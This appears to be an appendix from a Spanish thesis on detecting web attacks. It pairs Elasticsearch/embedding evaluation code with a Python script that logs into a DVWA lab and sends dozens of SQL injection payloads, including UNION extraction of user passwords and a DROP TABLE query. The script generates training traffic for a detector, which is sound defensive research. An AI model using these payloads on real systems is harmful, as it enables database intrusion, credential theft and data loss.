ataques = ["normal","xss","sqli","brute","exec"]

index_name = eleccionIndice(0)
rutas = ""
dificultad = (input("¿Qué datos de entrenamiento desea agregar al indice? "))
if(dificultad == "l"):
    rutas = rutas_low
elif (dificultad == "m"):
    rutas = rutas_medium
elif(dificultad == "h"):
    rutas =rutas_high
else:
    print("Se indexaran en el indice todos los datos de golpe")
    rutas =rutas_low + rutas_medium + rutas_high
    ataques = ataques + ataques + ataques

print("SE VAN A SUBIR AL INDICE LOS SIGUIENTES ARCHIVOS :")
for ruta in rutas:
    print(ruta)

for i in range(len(rutas)):
```

```
    datos = filtrar_paquetes_tfg(rutas[i],index_name)
    textos_finales = textoTransformacion(datos)
    embeddings = generacionEmbedding(textos_finales)
    subirElastic(embeddings,ataques[i],textos_finales,es,index_name)
```

Celda para evaluar paquetes de evaluación según el índice escogido y dificultad:

```
##Conexion a elasticsearch en el local de nuestro ordenador.
es = Elasticsearch("http://localhost:9200")

rutas_low =
['evaluacion/low/evaluacion_normal.pcap','evaluacion/low/evaluacion_xss.pcap','ev
aluacion/low/evaluacion_sqli.pcap','evaluacion/low/evaluacion_brute.pcap','evalua
cion/low/evaluacion_exec.pcap']
rutas_medium =
['evaluacion/medium/evaluacion_normal.pcap','evaluacion/medium/evaluacion_xss.pca
p','evaluacion/medium/evaluacion_sqli.pcap','evaluacion/medium/evaluacion_brute.p
cap','evaluacion/medium/evaluacion_exec.pcap']
rutas_high =
['evaluacion/high/evaluacion_normal.pcap','evaluacion/high/evaluacion_xss.pcap','
evaluacion/high/evaluacion_sqli.pcap','evaluacion/high/evaluacion_brute.pcap','ev
aluacion/high/evaluacion_exec.pcap']
ataques = ["normal","xss","sqli","brute","exec"]

index_name = eleccionIndice(1)

rutas = ""
dificultad = (input("¿Qué dificultad desea evaluar? "))
if(dificultad == "l"):
    rutas = rutas_low
elif (dificultad == "m"):
    rutas = rutas_medium
elif(dificultad == "h"):
    rutas =rutas_high
else:
    print("Se pondra de manera autodeterminada la dificultad LOW")
    rutas =rutas_low

reinicio = int(input("¿Desea reiniciar el diccionario listado_scores? 1:si,0:no
"))
if(reinicio == 1):
    listado_scores = reinicioListadoScores()

print("SE VA A REALIZAR LA EVALUACION DE LOS SIGUIENTES ARCHIVOS: \n")
for ruta in rutas:
    print(ruta)
print("\nCON EL SIGUIENTE ESTADO DEL INDICE: ")
print(estadoIndice(es,index_name))
```

```
scores_correctos_sqli = []
scores_incorrectos_sqli = []
scores_correctos_xss = []
scores_incorrectos_xss = []
scores_correctos_normal = []
scores_incorrectos_normal = []
scores_correctosexec = []
scores_incorrectos_exec = []
scores_correctos_brute = []
scores_incorrectos_brute = []

diccionario_scores = {}
diccionario_aciertos = {}

for j in range(len(rutas)):
    datos = filtrar_paquetes_tfg(rutas[j],index_name,1)##!!!!
    textos_finales = textoTransformacion(datos)
    embedding = generacionEmbedding(textos_finales)

    tam = len(embedding)
    ataque = ataques[j]

    scores = []
    scores_correctos = []
    scores_incorrectos = []

    querys = creacionQuery(embedding)

    conteo_etiquetas = {}

    print("\nNUMERO DE DATOS A PROCESAR para "+ ataque.upper()+":",tam)

    #Hacemos el calculo matematico de la similitud del coseno
    for i in range(tam):

        res = es.search(index=index_name, knn=querys[i], source=["etiqueta",
"texto_peticion"])##le pido que me devuelva la etiqueta y el texto
        hit = res['hits']['hits'][0]
        #print(f"--- RESULTADO DEL EXAMEN ---")
        #print(f"Etiqueta detectada: {hit['_source']['etiqueta']}")
        #print(f"Similitud (Score): {hit['_score']}")
        score = hit['_score']
        etiqueta = hit['_source']['etiqueta']
        scores.append(score)
        conteo_etiquetas[etiqueta] = conteo_etiquetas.get(etiqueta, 0) + 1 #el 0
es para cuando todavia no esta la clave creada en el diccionario y se asigna el
valor de 0
        #Si la etiqueta detectada es diferente a la etiqueta que se esta
evaluando
        if(etiqueta!=ataque):
            #Se añade a esta lista de scores incorrectos
            scores_incorrectos.append(score)
```

```
        else:
            #Se añade a esta lista de scores correctos
            scores_correctos.append(score)
    listado_scores[dificultad][ataque][0] = scores_correctos
    listado_scores[dificultad][ataque][1] = scores_incorrectos

    correcto = scores_correctos
    incorrecto = scores_incorrectos

    # 4. RESULTADO
    eficiencia_scores = scoresEf(scores)
    aciertos = conteo_etiquetas.get(ataque, 0)
    eficiencia_aciertos = aciertos/tam
    print("\n--- RESUMEN de le evaluacion de "+ataque.upper()+ "---")
    print("Detecciones por etiqueta:")
    for etiqueta, count in conteo_etiquetas.items():
        print(f"  {etiqueta:<15} | {count} detecciones")
    print("LA EFICIENCIA DEL SISTEMA POR SCORES ES DEL ", eficiencia_scores)
    print("LA EFICIENCIA DEL SISTEMA POR ACIERTOS ES DEL", eficiencia_aciertos)
    print("\n---------BUSQUEDA DEL UMBRAL EN "+ataque.upper()+" ---------")
    print("La media de scores correctos en "+ ataque+ " es
",calcular_media(correcto))
    print("La media de scores incorrectos en "+ ataque+ " es
",calcular_media(incorrecto))


    diccionario_scores[ataque] =
[calcular_media(correcto),calcular_media(incorrecto)]
    diccionario_aciertos[ataque] = [aciertos,tam,eficiencia_aciertos]

if(index_name == "deteccion_ataques_tfg_c1"):
    medias1[dificultad] = diccionario_scores
    matriz1[dificultad] = diccionario_aciertos
elif(index_name == "deteccion_ataques_tfg_c2"):
    medias2[dificultad] = diccionario_scores
    matriz2[dificultad] = diccionario_aciertos
elif(index_name == "deteccion_ataques_tfg_c3"):
    medias3[dificultad] = diccionario_scores
    matriz3[dificultad] = diccionario_aciertos
```

Celda para comprobación del funcionamiento de los umbrales de confianza:

```
print(f"{'Nivel':<8} {'Ataque':<8} {'Umbral':<10} {'VP':>4} {'FN':>4} {'VN':>4}
{'FP':>4} {'%Detect_err':>12} {'%Conf_ok':>10} {'Patron':<10}")
print("-" * 90)

for dificultad, ataques_dict in umbrales_por_nivel.items():
    diff = {"l": "Low", "m": "Medium", "h": "High"}[dificultad]

    for ataque, datos in ataques_dict.items():
```

```
        umbral = datos["umbral"]
        patron = datos["patron"]

        if umbral is None:
            print(f"{diff:<8} {ataque.upper():<8} {'N/A':<10} {'---':>4} {'---
':>4} {'---':>4} {'---':>4} {'---':>12} {'---':>10} {patron:<10}")
            continue

        # Obtener scores de listado_scores para este ataque
        correctos_flat = listado_scores[dificultad][ataque][0]
        incorrectos_flat = listado_scores[dificultad][ataque][1]

        if patron == "normal":
            # Alta confianza si score >= umbral
            VP = sum(1 for s in correctos_flat if s >= umbral)    # correctos
detectados como confianza alta
            FN = sum(1 for s in correctos_flat if s < umbral)     # correctos con
baja confianza (no detectados)
            VN = sum(1 for s in incorrectos_flat if s < umbral)   # errores
detectados como baja confianza
            FP = sum(1 for s in incorrectos_flat if s >= umbral)  # errores con
alta confianza (peligrosos)
        else:
            # Patron inverso: alta confianza si score <= umbral
            VP = sum(1 for s in correctos_flat if s <= umbral)
            FN = sum(1 for s in correctos_flat if s > umbral)
            VN = sum(1 for s in incorrectos_flat if s > umbral)
            FP = sum(1 for s in incorrectos_flat if s <= umbral)

        # % errores detectados por el umbral (VN sobre total incorrectos)
        pct_detectados = VN / (VN + FP) * 100 if (VN + FP) > 0 else 0
        # % aciertos con alta confianza (VP sobre total correctos)
        pct_confianza = VP / (VP + FN) * 100 if (VP + FN) > 0 else 0

        print(f"{diff:<8} {ataque.upper():<8} {umbral:<10.6f} {VP:>4} {FN:>4}
{VN:>4} {FP:>4} {pct_detectados:>11.1f}% {pct_confianza:>9.1f}% {patron:<10}")

print("\nLeyenda:")
print("  VP = aciertos con alta confianza")
print("  FN = aciertos con baja confianza (el umbral es demasiado exigente)")
print("  VN = errores detectados por el umbral (lo bueno)")
print("  FP = errores no detectados por el umbral (lo malo)")
print("  %Detect_err = porcentaje de errores que el umbral detecta")
print("  %Conf_ok    = porcentaje de aciertos que mantienen alta confianza")
```

Celda para extracción de resultados por nivel de dificultad e índice:

```
print("Resultados para casuistica URL REAL / URL REAL")
for dificultad, ataques in matriz1.items():
```

```
    diff = ""
    if(dificultad == "l"):
        diff = "Low"
    elif(dificultad == "m"):
        diff = "Medium"
    else:
        diff = "High"
    print(f"\n=== Dificultad: {diff} ===")

    for ataque, valores in ataques.items():
        aciertos, tam, eficiencia = valores

        print(f"  → Ataque: {ataque.upper()}")
        print(f"     - Numero de paquetes acertados  : {aciertos}")
        print(f"     - Numero de paquetes evaluados: {tam}")
        print(f"     - Accuracy: {eficiencia}")
print("\nResultados para casuistica URL REAL / URL ALEATORIA")
for dificultad, ataques in matriz2.items():
    diff = ""
    if(dificultad == "l"):
        diff = "Low"
    elif(dificultad == "m"):
        diff = "Medium"
    else:
        diff = "High"
    print(f"\n=== Dificultad: {diff} ===")

    for ataque, valores in ataques.items():
        aciertos, tam, eficiencia = valores

        print(f"  → Ataque: {ataque.upper()}")
        print(f"     - Numero de paquetes acertados  : {aciertos}")
        print(f"     - Numero de paquetes evaluados: {tam}")
        print(f"     - Accuracy: {eficiencia}")
print("\nResultados para casuistica URL ALEATORIA / URL ALEATORIA")
for dificultad, ataques in matriz3.items():
    diff = ""
    if(dificultad == "l"):
        diff = "Low"
    elif(dificultad == "m"):
        diff = "Medium"
    else:
        diff = "High"
    print(f"\n=== Dificultad: {diff} ===")

    for ataque, valores in ataques.items():
        aciertos, tam, eficiencia = valores

        print(f"  → Ataque: {ataque.upper()}")
        print(f"     - Numero de paquetes acertados  : {aciertos}")
        print(f"     - Numero de paquetes evaluados: {tam}")
        print(f"     - Accuracy: {eficiencia}")
```

Ejemplos de código de script de automatización de generación de ataques:

```
import requests
import time
import random


BASE_URL = "http://192.168.20.10" ##Dirección IP PC2
LOGIN_URL = f"{BASE_URL}/login.php"
CREDENCIALES = {"username": "admin", "password": "password", "Login": "Login"}
PAUSA = 0.5


# PAYLOADS SQLI ENTRENAMIENTO HIGH


PAYLOADS_SQLI_HIGH = [
    # Blind time-based
    "1' AND SLEEP(1)--",
    "1' AND SLEEP(2)--",
    "1' AND SLEEP(3)--",
    "1' OR SLEEP(1)--",
    "1' OR SLEEP(2)--",
    "1 AND SLEEP(1)",
    "1 AND SLEEP(2)",
    "0 AND SLEEP(1)",
    # IF con SLEEP
    "1' AND IF(1=1,SLEEP(1),0)--",
    "1' AND IF(1=2,SLEEP(1),0)--",
    "1' AND IF(LENGTH(database())>3,SLEEP(1),0)--",
    "1' AND IF(LENGTH(database())>5,SLEEP(1),0)--",
    "1' AND IF(SUBSTR(database(),1,1)='d',SLEEP(1),0)--",
    "1' AND IF(ASCII(SUBSTR(database(),1,1))>100,SLEEP(1),0)--",
    "1' AND IF(ASCII(SUBSTR(database(),1,1))<120,SLEEP(1),0)--",
    # Blind boolean avanzado
    "1' AND (SELECT SLEEP(1) FROM users WHERE username='admin')--",
    "1' AND (SELECT COUNT(*) FROM information_schema.tables WHERE
table_schema=database())>5--",
    "1' AND (SELECT COUNT(*) FROM information_schema.tables WHERE
table_schema=database())>10--",
    "1' AND SUBSTR((SELECT database()),1,1)='d'--",
    "1' AND SUBSTR((SELECT database()),1,1)='e'--",
    "1' AND SUBSTR((SELECT database()),2,1)='v'--",
    "1' AND SUBSTR((SELECT database()),2,1)='w'--",
    # Extraccion de datos por caracteres
    "1' AND ASCII(SUBSTR((SELECT username FROM users LIMIT 1),1,1))>64--",
    "1' AND ASCII(SUBSTR((SELECT username FROM users LIMIT 1),1,1))>96--",
    "1' AND ASCII(SUBSTR((SELECT username FROM users LIMIT 1),1,1))>100--",
    "1' AND ASCII(SUBSTR((SELECT password FROM users LIMIT 1),1,1))>64--",
    "1' AND ASCII(SUBSTR((SELECT password FROM users LIMIT 1),1,1))>96--",
    # Error-based avanzado
    "1' AND EXTRACTVALUE(1,CONCAT(0x7e,(SELECT database())))--",
```

```
    "1' AND EXTRACTVALUE(1,CONCAT(0x7e,(SELECT version())))--",
    "1' AND EXTRACTVALUE(1,CONCAT(0x7e,(SELECT user())))--",
    "1' AND UPDATEXML(1,CONCAT(0x7e,(SELECT database())),1)--",
    "1' AND UPDATEXML(1,CONCAT(0x7e,(SELECT version())),1)--",
    # Stack queries
    "1'; SELECT SLEEP(1)--",
    "1'; SELECT 1--",
    "1'; DROP TABLE IF EXISTS test--",
    # UNION avanzado
    "1' UNION SELECT NULL,GROUP_CONCAT(table_name) FROM information_schema.tables
WHERE table_schema=database()--",
    "1' UNION SELECT NULL,GROUP_CONCAT(column_name) FROM
information_schema.columns WHERE table_name='users'--",
    "1' UNION SELECT NULL,GROUP_CONCAT(username,0x3a,password) FROM users--",
    "1' UNION SELECT NULL,CONCAT(username,0x3a,password) FROM users LIMIT 1--",
    # Bypass de filtros
    "1'/**/OR/**/1=1--",
    "1'%20OR%201=1--",
    "1' OR 0x31=0x31--",
    "1' OR CHAR(49)=CHAR(49)--",
    "1'||'1'='1",
    "1' OR 1=1 UNION SELECT 1,2--",
    # Hexadecimal
    "1' AND 0x31=0x31--",
    "1' AND 0x61=0x61--",
    "1 UNION SELECT 0x61646d696e,0x70617373776f7264--",
    "1' UNION SELECT 0x61,0x62--",
]


def login(session):
    r = session.get(LOGIN_URL)
    token = None
    for line in r.text.split('\n'):
        if 'user_token' in line and 'value' in line:
            try:
                token = line.split('value=')[1].split("'")[1]
                break
            except:
                pass
    if token:
        CREDENCIALES['user_token'] = token
    r = session.post(LOGIN_URL, data=CREDENCIALES)
    if "Login failed" in r.text:
        print("ERROR: No se pudo hacer login en DVWA")
        return False
    print("Login correcto en DVWA")
    return True

def ataque_sqli_high(session):
    print("\n[*] Iniciando ataques SQLi HIGH...")

    payloads = PAYLOADS_SQLI_HIGH.copy()
```

```
    random.shuffle(payloads)
    ok = 0
    for payload in payloads:
        try:

            r = session.get(f"{BASE_URL}/vulnerabilities/sqli/")
            token = None
            for line in r.text.split('\n'):
                if 'user_token' in line and 'value' in line:
                    try:
                        token = line.split('value=')[1].split("'")[1]
                        break
                    except:
                        pass

            data = {"id": payload, "Submit": "Submit"}
            if token:
                data["user_token"] = token

            r = session.post(f"{BASE_URL}/vulnerabilities/sqli/", data=data)
            print(f"  SQLi_H | {payload[:50]:<50} | status: {r.status_code}")
            ok += 1
            time.sleep(PAUSA)
        except Exception as e:
            print(f"  ERROR: {e}")
    print(f"[+] SQLi High completado: {ok}/{len(payloads)} peticiones enviadas")



if __name__ == "__main__":
    session = requests.Session()
    session.headers.update({"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36"})

    print("="*60)
    print("  ENTRENAMIENTO: SQL INJECTION — NIVEL HIGH")
    print("  Target: " + BASE_URL)
    print("  Etiqueta Elasticsearch: 'sqli'")
    print("  AVISO: Asegurate de que DVWA esta en nivel HIGH")
    print("  AVISO: Asegurate de tener tcpdump corriendo en el router")
    print("="*60)
    input("\nPulsa ENTER cuando tcpdump este corriendo...")

    if not login(session):
        exit(1)

    ataque_sqli_high(session)

    print("\n" + "="*60)
    print("  COMPLETADO.")
    print("  Para el tcpdump, guarda el pcap y subelo a Elasticsearch")
    print("  con etiqueta: 'sqli'")
    print("="*60)
```